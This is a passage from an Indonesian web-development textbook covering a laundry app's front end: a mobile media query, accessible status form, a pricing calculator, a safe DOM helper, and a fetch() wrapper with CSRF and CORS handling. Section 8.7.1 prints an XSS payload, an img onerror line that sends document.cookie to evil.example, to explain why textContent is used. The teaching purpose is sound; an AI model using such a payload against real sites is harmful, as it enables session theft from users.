Lebar mana yang lebih penting? Untuk layar milik binatu sendiri, komputer kantor. Untuk pelanggannya, ponsel. Untuk seluruh lalu lintas web di Indonesia, StatCounter mengukur 60,6 persen tampilan halaman dari desktop dan 39,0 persen dari ponsel pada Agustus 2026 [7]; itu adalah web seluruh negeri, bukan pelanggan sebuah binatu, yang memeriksa notanya di ponsel yang nomornya mereka berikan kepada kasir. Karena itu halaman status dirancang pada 360 piksel lebih dahulu, baru kemudian diperlebar.

8.5.5 Satu media query untuk ponsel

Media query menerapkan aturan hanya ketika sebuah syarat tentang perangkat terpenuhi. Antarmuka depan ini hanya membutuhkan satu, dalam **Kode 8.5**.

Kode 8.5 `static/css/style.css`: aturan untuk layar selebar paling banyak 720 piksel. Menu bersembunyi di balik tombolnya, dan tabel berkelas `cards` menjadi satu kartu per baris.

```
@media (max-width: 720px) {
  .menu-toggle {
    display: inline-block;
  }
  /* disembunyikan hanya bila JavaScript berjalan; tanpanya menu tetap terbuka */
  .js .site-menu {
    display: none;
    width: 100%;
  }
  .js .site-menu.open {
    display: block;
  }
  .site-menu ul {
    flex-direction: column;
  }
  .table.cards thead {
    display: none;
  }
  .table.cards,
  .table.cards tbody,
  .table.cards tr,
  .table.cards td,
  .table.cards tfoot {
    display: block;
    width: 100%;
  }
  .table.cards tr {
    border-bottom: 2px solid var(--line);
    padding: 0.4rem 0;
  }
  .table.cards td,
  .table.cards tfoot th {
    border: 0;
    padding: 0.15rem 0.6rem;
    text-align: left;
  }
  .table.cards td[data-label]:not([data-label=""])::before {
    content: attr(data-label) ": ";
    font-weight: 600;
    color: var(--muted);
  }
  .table .num {
    text-align: left;
  }
  .details {
    grid-template-columns: 1fr;
```

Kode 8.5 (Lanjutan) *static/css/style.css: aturan untuk layar selebar paling banyak 720 piksel. Menu bersembunyi di balik tombolnya, dan tabel berkelas cards menjadi satu kartu per baris.*

```
  }
  .hero h1 {
    font-size: 1.4rem;
  }
}
```


Ada tiga gagasan yang layak dicermati perlahan.

Menu hanya disembunyikan bila JavaScript berjalan. Tindakan pertama `ui.js` adalah menambahkan kelas `js` pada elemen `<html>`. Aturannya menyembunyikan `.js .site-menu`, bukan `.site-menu`. Bila skrip gagal dimuat, kelas itu tidak pernah muncul, menu selalu terbuka, dan pelanggan tetap dapat menjangkau halaman status. Inilah **progressive enhancement**: halaman bekerja pada tingkat paling sederhana dan menjadi lebih baik bila tersedia lebih banyak kemampuan.

Tabel menjadi kartu tanpa HTML baru. Memberi `display: block` pada tabel, badannya, baris-barisnya, dan sel-selnya mengubah setiap baris menjadi tumpukan baris teks. Baris judul disembunyikan, sehingga nama kolom harus datang dari tempat lain: setiap sel membawa atribut `data-label` (`<td data-label="Rack">A01</td>`), dan aturan `content: attr(data-label) ": "` menuliskannya di depan nilai melalui *pseudo-element* `::before`. Datanya tidak pernah berubah; hanya penyajiannya.

Sasaran sentuh berukuran besar. Tombol-tombol yang bertetangga dengan **Kode 8.5** di `style.css` memiliki `min-height: 44px`. WCAG 2.2 menambahkan kriteria keberhasilan untuk hal ini, *Target Size (Minimum)*, yang meminta sekurang-kurangnya 24 kali 24 piksel CSS [5]; 44 piksel adalah ukuran yang lebih longgar yang sudah lama dianjurkan pedoman platform ponsel, dan kasir yang tangannya basah akan berterima kasih.

Gambar 8.4 memperlihatkan halaman beranda di ponsel 360 piksel dengan menu tertutup dan terbuka, dan tabel harga yang sudah menjadi kartu.



Gambar 8.4 Halaman beranda pada 360 piksel, ditangkap di Chromium: di kiri menu tertutup dan daftar harga digambar sebagai kartu; di kanan tombol **Menu** sudah ditekan dan `aria-expanded` kini bernilai `true`.

8.5.6 Bug yang ditemukan peramban sungguhan

Ketika antarmuka depan aplikasi ini pertama kali ditulis, tidak ada peramban yang dapat dipasang di lingkungan *build*, dan catatan pengujiannya mengatakannya dengan jujur: tata letak pada 360 piksel belum pernah dilihat. Untuk bab ini halaman-halaman itu dibuka di Chromium, dan pemeriksaan otomatis yang pertama, “apakah halaman bergulir ke samping pada 360 piksel?”, gagal pada halaman beranda. Halamannya selebar 484 piksel.

Penyebabnya adalah kalkulator. Formulirnya berupa *grid* satu kolom (`.form { display: grid; }`), dan `<select>`-nya memuat pilihan seperti *Dry cleaning - suit 2 pieces (per item) - Rp 65.000*. Kolom *grid* yang dibuat tanpa ukuran eksplisit bernilai `auto`, dan jalur `auto` tidak boleh lebih sempit daripada isi terlebar di dalamnya yang tidak dapat dipatahkan: kotak *select*, yang lebarnya mengikuti pilihan terpanjang. Jalurnya tumbuh menjadi 484 piksel dan menyeret halaman bersamanya. Perbaikannya satu baris, kini ada di `style.css`:

```
  grid-template-columns: minmax(0, 1fr);
```

`minmax(0, 1fr)` berarti kolom boleh menyempit sampai nol dan selain itu mengambil lebar yang tersedia, sehingga kotak *select* menjadi selebar layar dan pilihan panjangnya terpotong di dalam kotak, seperti kotak *select* pada umumnya. Cacat yang sama ada pada formulir nota baru di jalur PHP, yang daftar layanannya memuat pilihan panjang yang sama; baris yang sama memperbaikinya, dan kode Bab 9 memuat perbaikan itu. Baik uji logika maupun uji halaman di jsdom tidak mungkin menemukan ini, karena keduanya tidak punya mesin tata letak. Subbab 8.14 kembali ke pelajaran ini.

8.6 Formulir yang Aksesibel

8.6.1 Formulir status

Halaman status adalah satu-satunya halaman yang pernah dibutuhkan pelanggan, jadi formulirnya layak mendapat perhatian terbesar. **Kode 8.6** memperlihatkannya.

Kode 8.6 `static/status.html`: formulir “Di mana cucian saya?” dan tiga wilayah yang diisi skrip: galat koneksi, pesan, dan hasil.

```
    <main class="page narrow">
      <section class="card center">
        <h1>Where is my laundry?</h1>
        <p class="muted">
          Enter the bill number from your receipt and the phone number you gave us.
        </p>
        <form id="status-form" class="form" novalidate>
          <label for="bill">Bill number</label>
          <input
            id="bill"
            name="bill"
            type="text"
            placeholder="B2938"
            required
            maxlength="10"
            autocomplete="off"
          />
          <label for="phone">Phone</label>
          <input
            id="phone"
            name="phone"
            type="tel"
            placeholder="0896 0000 1482"
            required
            maxlength="30"
            inputmode="tel"
            autocomplete="tel"
          />
          <button type="submit" class="button primary">Check</button>
        </form>
      </section>


      <div id="connect-error" class="flash flash-error" hidden></div>
      <p id="status-message" class="flash" role="alert" hidden></p>
      <section
        id="status-result"
        class="card result"
        aria-live="polite"
        hidden
      ></section>
    </main>
```

Setiap pilihan di dalamnya menjawab pertanyaan yang mungkin dimiliki pelanggan sungguhan:

- **Setiap isian punya `<label>` yang terlihat**, terikat pada *input*-nya melalui `for` dan `id`. Mengklik label memfokuskan isiannya, dan pembaca layar mengucapkan "Bill number, edit text". *Placeholder* saja bukan label: ia menghilang begitu Anda mengetik dan terlalu pucat untuk dibaca.
- **Isian telepon berjenis `type="tel"` dengan `inputmode="tel"` dan `autocomplete="tel"`.** Ponsel menampilkan papan tombol teleponnya, dan peramban dapat menawarkan nomor yang sudah dikenalnya. Isian itu bukan `type="number"`, karena nomor telepon bukan kuantitas: ia diawali nol, memuat tanda hubung dan spasi, dan server hanya membandingkan digitnya.
- **`maxlength` menghentikan masukan yang tak masuk akal sejak awal** (10 karakter untuk nomor nota, 30 untuk telepon), sebuah kesopanan, bukan pertahanan: server memeriksa lagi.
- **`novalidate` pada formulir** mematikan gelembung *pop-up* bawaan peramban, yang berbeda-beda antarperamban dan tidak dapat diberi gaya atau diterjemahkan. Skrip memeriksa kedua isian sendiri dan menulis pesannya di halaman.
- **`<p id="status-message" role="alert">`** diumumkan pembaca layar begitu teksnya berubah, sehingga pelanggan tunanetra mendengar "No bill found for this number and phone" tanpa

harus mencarinya. Wilayah hasil memiliki `aria-live="polite"`, yang mengumumkan jawabannya ketika pembaca layar siap.

Gambar 8.5 memperlihatkan kedua kemungkinan hasil di ponsel: jawaban untuk nota B2938 dengan nomor teleponnya, dan galat untuk nota yang sama dengan nomor orang lain.



Gambar 8.5 "Where is my laundry?" pada 360 piksel dalam mode *live*. Kiri: B2938 dengan 0896 0000 1482 siap diambil sejak 30 Sep 2026 18:00. Kanan: nota yang sama dengan nomor telepon lain mendapat pesan yang sama seperti nota yang tidak ada.

8.6.2 Mengapa pesan galatnya begitu sedikit

Pesan di sisi kanan **Gambar 8.5** tidak mengatakan "nomor telepon salah". Pesan itu mengatakan bahwa tidak ada nota untuk nomor ini *dan* telepon ini, persis sama dengan pesan untuk nota B9999 yang tidak ada. Seandainya pesannya "telepon salah", siapa pun dapat mengetik nomor nota dari B0001 ke atas, mengetahui nota mana yang ada, lalu menebak nomor teleponnya. Kebutuhan BR-10 meminta jawaban yang sama untuk kedua kasus, dan API memberikannya; halaman tidak boleh merusaknya dengan menjadi lebih membantu daripada server. Jawaban itu juga tidak memuat nama, alamat, atau e-mail: API tidak mengirimnya (minimisasi data), sehingga halaman tidak mungkin menampilkannya sekalipun sebuah *bug* mencobanya. Undang-Undang Pelindungan Data Pribadi, UU No. 27/2022, menjadikan prinsip itu kewajiban hukum bagi setiap usaha yang menyimpan data pelanggannya, dan peraturan pelaksananya, PP No. 33/2026, terbit pada Juli 2026 [8].

8.6.3 Kalkulator sebagai formulir hidup

Kalkulator di halaman beranda menghitung ulang pada setiap ketukan tombol. Skripnya, **Kode 8.7**, adalah skrip halaman lengkap pertama di bab ini.

Kode 8.7 `static/js/home.js`: daftar harga dan kalkulator. Aturannya sama dengan server: berat dibulatkan ke atas, harga dikali unit, ekspres sebagai layanan tersendiri.

```
/* Profitina Laundry (front end statis) - index.html: daftar harga dan
   kalkulator harga. */
"use strict";

document.addEventListener("DOMContentLoaded", () => {
  const { el, clear, table } = PLUI;

  PLUI.start(async (api) => {
    const list = document.getElementById("price-list");
    let services;
    try {
      services = (await api.services()).data;
    } catch (e) {
      clear(list).append(
        el(
          "p",
          { class: "flash flash-error" },
          "The price list could not be loaded: " + e.message,
        ),
      );
      return;
    }

    // Daftar harga (GET /api/services)
    clear(list).append(
      table(
        [
          { label: "Service", value: (s) => s.description },
          {
            label: "Price",
            value: (s) => PL.money(s.price) + " / " + PL.unitName(s.description, 1),
            num: true,
          },
          {
            label: "Ready within",
            value: (s) => PL.promisedHours(s.id) + " hours",
          },
        ],
        services,
      ),
    );
```

Kode 8.7 (Lanjutan) *static/js/home.js: daftar harga dan kalkulator. Aturannya sama dengan server: berat dibulatkan ke atas, harga dikali unit, ekspres sebagai layanan tersendiri.*

```
    // Kalkulator: aturan yang sama dengan server (BR-1, BR-2, BR-3)
    const form = document.getElementById("calc-form");
    const select = document.getElementById("calc-service");
    const amount = document.getElementById("calc-amount");
    const out = document.getElementById("calc-result");
    clear(select);
    for (const s of services)
      select.append(
        el("option", { value: s.id }, `${s.description} - ${PL.money(s.price)}`),
      );
    select.disabled = false;

    const byId = Object.fromEntries(services.map((s) => [s.id, s]));
    function update() {
      const s = byId[select.value];
      const units = PL.roundUpUnits(amount.value);
      clear(out);
      if (!s || units === null || units > 999) {
        out.append(
          el(
            "span",
            { class: "field-error" },
            "Enter a weight or a number greater than 0.",
          ),
        );
        return;
      }
      const name = PL.unitName(s.description, units);
      out.append(
        el("strong", {}, PL.priceLine(s.price, units)),
        el(
          "span",
          {},
          ` (${units} ${name}), ready within ${PL.promisedHours(s.id)} hours.`,
        ),
      );
      // Contoh 2 kebutuhan: ekspres = harga reguler + 50 %
      if (s.id === "S0002" && byId.S0001) {
        const regular = PL.price(byId.S0001.price, units);
        out.append(
          el(
            "span",
            { class: "hint block" },
            `Regular wash & fold would be ${PL.money(regular)}; the express ` +
              `surcharge is ${PL.money(PL.price(s.price, units) - regular)}.`,
          ),
```

Kode 8.7 (Lanjutan) *static/js/home.js: daftar harga dan kalkulator. Aturannya sama dengan server: berat dibulatkan ke atas, harga dikali unit, ekspres sebagai layanan tersendiri.*

```
        );
      }
    }
    form.addEventListener("input", update);
    form.addEventListener("submit", (e) => e.preventDefault());
    update();
  });
});
```

Kalkulator memakai dua aturan bisnis, keduanya dari Bab 3. Berat *w* dalam kilogram dibulatkan ke atas menjadi unit utuh, dan harganya adalah harga satuan dikali unit:

$$u = \lceil w \rceil, \qquad payment = price \times u \tag{8.2}$$

Untuk 4,3 kg cuci, kering, dan lipat seharga Rp 8.000 per kilogram, Persamaan (8.2) memberikan $u = \lceil 4.3 \rceil = 5$ dan pembayaran $8{,}000 \times 5 = 40{,}000$, yang dicetak halaman sebagai *5 x Rp 8.000 = Rp 40.000*. Untuk layanan ekspres (S0002, Rp 12.000 per kilogram) skrip juga mencetak berapa biaya layanan reguler dan selisihnya, yaitu biaya tambahan ekspres 50 persen menurut aturan BR-3: untuk 2,4 kg, $u = 3$, ekspres Rp 36.000, reguler Rp 24.000, biaya tambahan Rp 12.000.

Perhatikan `form.addEventListener("input", update)`: satu *listener* pada formulir menangkap *event* `input` dari setiap isian di dalamnya, karena *event* **merambat naik** (*bubbling*) dari elemen tempat ia terjadi ke semua leluhurnya. Perhatikan pula `form.addEventListener("submit", (e) => e.preventDefault())`: tanpanya, menekan Enter di isian berat akan mengirim formulir dan memuat ulang halaman, sehingga hasilnya hilang.

8.7 Membangun Halaman dengan Aman: DOM tanpa `innerHTML`

8.7.1 Bahaya di balik nama seorang pelanggan

Ketika membaca HTML, peramban membangun pohon objek, yaitu **Document Object Model** (DOM). JavaScript mengubah halaman dengan mengubah pohon itu. Ada dua cara menaruh nama pelanggan ke sebuah sel tabel. Cara cepat menulis teks HTML:

```
cell.innerHTML = customer.name;          // jangan pernah untuk data
```

Cara aman membuat isi sel sebagai teks:

```
cell.textContent = customer.name;        // nama tetap nama
```

Perbedaannya muncul pada hari seseorang mendaftar sebagai pelanggan dengan nama `<img src=x onerror="fetch('https://evil.example/?c='+document.cookie)">`. Dengan `innerHTML`, peramban mengurai nama itu sebagai HTML, membuat gambar yang gagal dimuat, dan menjalankan kode `onerror` di halaman setiap pegawai yang membuka daftar pelanggan. Serangan ini disebut **cross-site scripting** (XSS), dan selama dua puluh tahun ia hampir selalu berada di puncak setiap daftar kerentanan web [9]. Dengan `textContent`, peramban menampilkan nama aneh itu persis seperti diketik, lengkap dengan kurung sudutnya, dan tidak ada yang dijalankan.

8.7.2 Satu pembantu untuk setiap elemen

Menulis `createElement`, `setAttribute`, dan `append` untuk setiap sel setiap tabel akan mengubur halaman dalam kebisingan, jadi `ui.js` menyediakan satu pembantu kecil, `el()`, dalam **Kode 8.8**.

Kode 8.8 `static/js/ui.js`: `el(tag, atribut, ...anak)` membangun satu elemen. Anak yang belum berupa *node* menjadi *text node*, sehingga data tidak pernah dapat menjadi *markup*.

```
/** el("td", {class: "num"}, "Rp 40.000") -> <td class="num">Rp 40.000</td> */
function el(tag, attrs, ...children) {
  const node = document.createElement(tag);
  for (const [k, v] of Object.entries(attrs || {})) {
    if (v === null || v === undefined || v === false) continue;
    if (k === "class") node.className = v;
    else if (k === "dataset") Object.assign(node.dataset, v);
    else if (k.startsWith("on") && typeof v === "function")
      node.addEventListener(k.slice(2), v);
    else node.setAttribute(k, v === true ? "" : String(v));
  }
  for (const c of children.flat()) {
    if (c === null || c === undefined || c === false) continue;
    node.append(c instanceof Node ? c : document.createTextNode(String(c)));
  }
  return node;
}
```

`el("td", {class: "num"}, "Rp 40.000")` mengembalikan elemen `<td class="num">Rp 40.000</td>`. Perulangan atribut melewati `null`, `undefined`, dan `false`, sehingga sebuah atribut dapat dinyalakan dan dimatikan dengan ekspresi seperti `{class: o.overdue ? "overdue" : null}`. Atribut yang namanya diawali `on` dan nilainya fungsi menjadi *event listener*; begitulah tombol **Finished** mendapat penangan kliknya tanpa teks `onclick="..."` di HTML. Anak-anaknya diratakan satu tingkat, sehingga sebuah fungsi dapat memberikan larik baris. Dan baris penentunya adalah `document.createTextNode(String(c))`: apa pun yang dikirim server, ia masuk ke halaman sebagai teks.

Pengujian di Subbab 8.14 menegakkan aturan ini secara mekanis: `JS-NO-INNERHTML` membaca setiap skrip antarmuka depan dan gagal bila ada yang memakai `innerHTML`, `outerHTML`, `insertAdjacentHTML`, atau `document.write`.

Berkas yang sama membangun setiap tabel tampilan staf dengan `table(columns, rows)`, yang kolom-kolomnya berupa objek seperti `{label: "Rack", value: (b) => b.rack}`. Fungsi itu menulis label setiap kolom ke baris judul dan, sebagai `data-label`, ke setiap sel kolom tersebut, yang dibaca oleh tata letak ponsel di **Kode 8.5**. Dengan begitu daftar harga di `home.js`, antrean, daftar pelanggan, dan laporan bulanan semuanya menjadi kartu di ponsel tanpa satu baris pun CSS khusus halaman.

8.8 Berbicara dengan API melalui `fetch()`

8.8.1 Sebuah permintaan, langkah demi langkah

`fetch(url, options)` adalah fungsi peramban untuk membuat permintaan HTTP dari JavaScript [10], [11]. Fungsi ini mengembalikan sebuah **promise**: objek yang mewakili jawaban yang belum tiba. Kata kunci `await`, yang boleh dipakai di dalam fungsi bertanda `async`, menghentikan sementara fungsi itu sampai *promise*-nya selesai dan menyerahkan hasilnya, sementara bagian lain halaman tetap responsif. **Kode 8.9** adalah satu-satunya tempat di antarmuka depan tempat `fetch()` dipanggil untuk data.

Kode 8.9 `static/js/api.js`: `LiveApi.request()`. Setiap pemanggilan sumber data *live* melewati baris-baris ini: *header*, *cookie* sesi, token anti-pemalsuan, isi JSON, dan satu jenis galat untuk setiap kegagalan.

```
  async request(method, path, body) {
    const headers = { Accept: "application/json" };
    if (body !== undefined) headers["Content-Type"] = "application/json";
    if (method !== "GET" && this.csrf) headers["X-CSRF-Token"] = this.csrf; // S-4
    let res;
    try {
      res = await this.fetch(this.base + path, {
        method,
        headers,
        credentials: "include", // kirim cookie sesi (api.md 1)
        body: body === undefined ? undefined : JSON.stringify(body),
      });
    } catch (e) {
      throw new PL.ApiError(
        0,
        "network",
        `Cannot reach ${this.base}. Is the server running?`,
      );
    }
    if (res.status === 204) return null;
    let data = null;
    try {
      data = await res.json();
    } catch (e) {
      data = null;
    }
    if (!res.ok) {
      const err = (data && data.error) || {};
      throw new PL.ApiError(
        res.status,
        err.code || "error",
        err.message || `HTTP ${res.status}`,
        err.fields,
      );
    }
    return data;
  }
```

Bacalah sebagai kisah satu permintaan:

1. ***Header.*** `Accept: application/json` meminta JSON. Bila ada isi, `Content-Type: application/json` menyatakan jenisnya. Untuk metode selain `GET`, *header* `X-CSRF-Token` membawa token yang diberikan API saat login (Subbab 8.8.3).
2. **Pemanggilan.** `credentials: "include"` meminta peramban mengirim *cookie* yang disimpannya untuk alamat API, meskipun halaman itu sendiri berasal dari port lain. Tanpanya *cookie* sesi tertinggal di rumah dan setiap permintaan tiba sebagai orang asing.
3. **Kegagalan jaringan.** Bila server tidak berjalan, jaringan putus, atau peramban menolak permintaan, `fetch()` sama sekali tidak mengembalikan jawaban: ia *melempar* galat. Blok `catch` mengubahnya menjadi `ApiError` berstatus 0 dengan pesan *Cannot reach http://localhost:8000. Is the server running?*, yang dapat ditampilkan halaman apa adanya.
4. **Tanpa isi.** Status 204 (setelah keluar) tidak memiliki isi; metode mengembalikan `null`.
5. **Isi.** `res.json()` membaca dan mengurai isi. Server yang rusak parah mungkin mengirim halaman galat HTML; `try` di bagian dalam menjaga agar hal itu tidak menjadi galat kedua yang lebih membingungkan.
6. **Galat HTTP.** Tidak seperti banyak pustaka, `fetch()` **tidak** melempar galat untuk 404 atau 500; jawaban tetaplah jawaban. `res.ok` bernilai benar hanya untuk status 200 sampai 299, jadi metode memeriksanya dan melempar `ApiError` yang dibangun dari objek galat API itu sendiri: `{"error": {"code": "not_found", "message": "There is no bill B9999."}}` menjadi galat dengan `status` 404, `code` `not_found`, dan pesan tersebut.

Dengan demikian setiap halaman hanya menangani satu jenis kegagalan, yaitu `ApiError` dengan `status`, `code`, dan `message` yang dapat dibaca manusia, entah penyebabnya jaringan yang mati, kata sandi yang salah, atau nota dalam keadaan yang keliru.

8.8.2 Metode-metode objek API

Di bawah `request()` kelas itu memiliki satu metode kecil untuk setiap *endpoint*, dan masing-masing hanya satu baris. **Tabel 8.3** mendaftar metode yang dipakai halaman beserta permintaan yang dibuatnya.


Tabel 8.3 Metode `LiveApi` dan `MockApi` beserta permintaan HTTP di baliknya. Kedua kelas memiliki metode yang persis sama, dan itulah yang membuat keduanya dapat saling menggantikan.

Metode	Permintaan	Dipakai oleh
`services()`	`GET /api/services`	halaman beranda
`status(bill, phone)`	`GET /api/status?bill=...&phone=...`	halaman status
`login(email, password)`	`POST /api/login` (menyimpan `csrf_token`)	tampilan staf
`me()`	`GET /api/me` (memperbarui token)	tampilan staf, saat mulai
`dashboard(date)`	`GET /api/reports/dashboard`	dasbor
`bills(filters)`	`GET /api/bills?outlet=O02&status=queued&...`	antrean
`bill(id)`	`GET /api/bills/{id}`	panel nota, struk
`customers(q, page, perPage)`	`GET /api/customers?q=...`	pelanggan
`monthly(from, to)`	`GET /api/reports/monthly?from=...&to=...`	laporan bulanan
`finish(id)`	`POST /api/bills/{id}/status` dengan `{"status": "finished"}`	antrean
`outlets()`	`GET /api/outlets`	struk (alamat outlet)

Query string dibangun dengan `encodeURIComponent()` atau `URLSearchParams`, tidak pernah dengan menyambung teks mentah: nomor telepon yang diketik `0896 0000 1482` memuat spasi, dan teks pencarian bisa memuat `&` atau `#`, yang jika tidak dikodekan akan mengakhiri parameter atau bahkan seluruh alamat.

8.8.3 Cookie sesi dan token anti-pemalsuan

Gambar 8.6 mengikuti satu sesi kerja tampilan staf.



Gambar 8.6 Satu sesi tampilan staf. Jawaban login memasang *cookie* sesi `HttpOnly`, yang dikirim kembali oleh peramban dengan sendirinya, dan mengembalikan `csrf_token`, yang wajib dikirim skrip sebagai *header* pada setiap perubahan. Perubahan tanpa *header* itu ditolak dengan 403.

Permintaan login mengirim e-mail dan kata sandi sebagai JSON. API menjawab dengan kolom-kolom publik pegawai dan sebuah `csrf_token` acak, serta *header* `Set-Cookie` untuk sesi. *Cookie* itu bertanda `HttpOnly`, sehingga JavaScript sama sekali tidak dapat membacanya: seandainya penyerang berhasil menjalankan skrip di halaman, ia tetap tidak dapat mencuri *cookie* sesi. Peramban cukup melampirkannya pada setiap permintaan berikutnya ke API.

Lalu mengapa perlu rahasia kedua? Karena peramban melampirkan *cookie* pada permintaan *halaman mana pun yang memicunya*. Bila seorang kasir yang sedang login mengunjungi halaman jahat, halaman itu dapat membuat perambannya mengirim `POST /api/bills/B2941/status` beserta *cookie*-nya. Inilah **cross-site request forgery** (CSRF) [12]. Pertahanannya adalah nilai yang tidak mungkin diketahui halaman jahat: token itu, yang hanya hidup di memori halaman asli (`this.csrf`) dan dikirim dalam *header* khusus. API menolak setiap perubahan yang tidak membawa *header* itu atau membawa nilai yang salah, dengan `403 {"error": {"code": "csrf_failed"}}`. Pengujian di Subbab 8.14 dan kedua klien konsol di Subbab 8.15 dan 8.16 memperagakan penolakan itu.

8.8.4 Sekilas tentang permintaan lintas origin

Dalam mode *live*, halaman berasal dari `http://localhost:5500` dan API dari `http://localhost:8000`. Port yang berbeda berarti **origin** yang berbeda, dan secara bawaan peramban tidak mengizinkan halaman membaca jawaban permintaan ke origin lain. API memberi izin dengan *header* **CORS** (*Cross-Origin Resource Sharing*): untuk permintaan dari `http://localhost` atau `http://127.0.0.1` pada port mana pun, API menjawab dengan `Access-Control-Allow-Origin` yang menyebut origin halaman dan `Access-Control-Allow-`

`Credentials: true`, dan menjawab **preflight** peramban (permintaan `OPTIONS` yang dikirim sebelum `POST` ber-*header* khusus) dengan 204 beserta daftar *header* yang diizinkan, `Content-Type` dan `X-CSRF-Token`. Halaman dari origin lain tidak mendapat *header* itu, dan peramban menahan jawabannya.

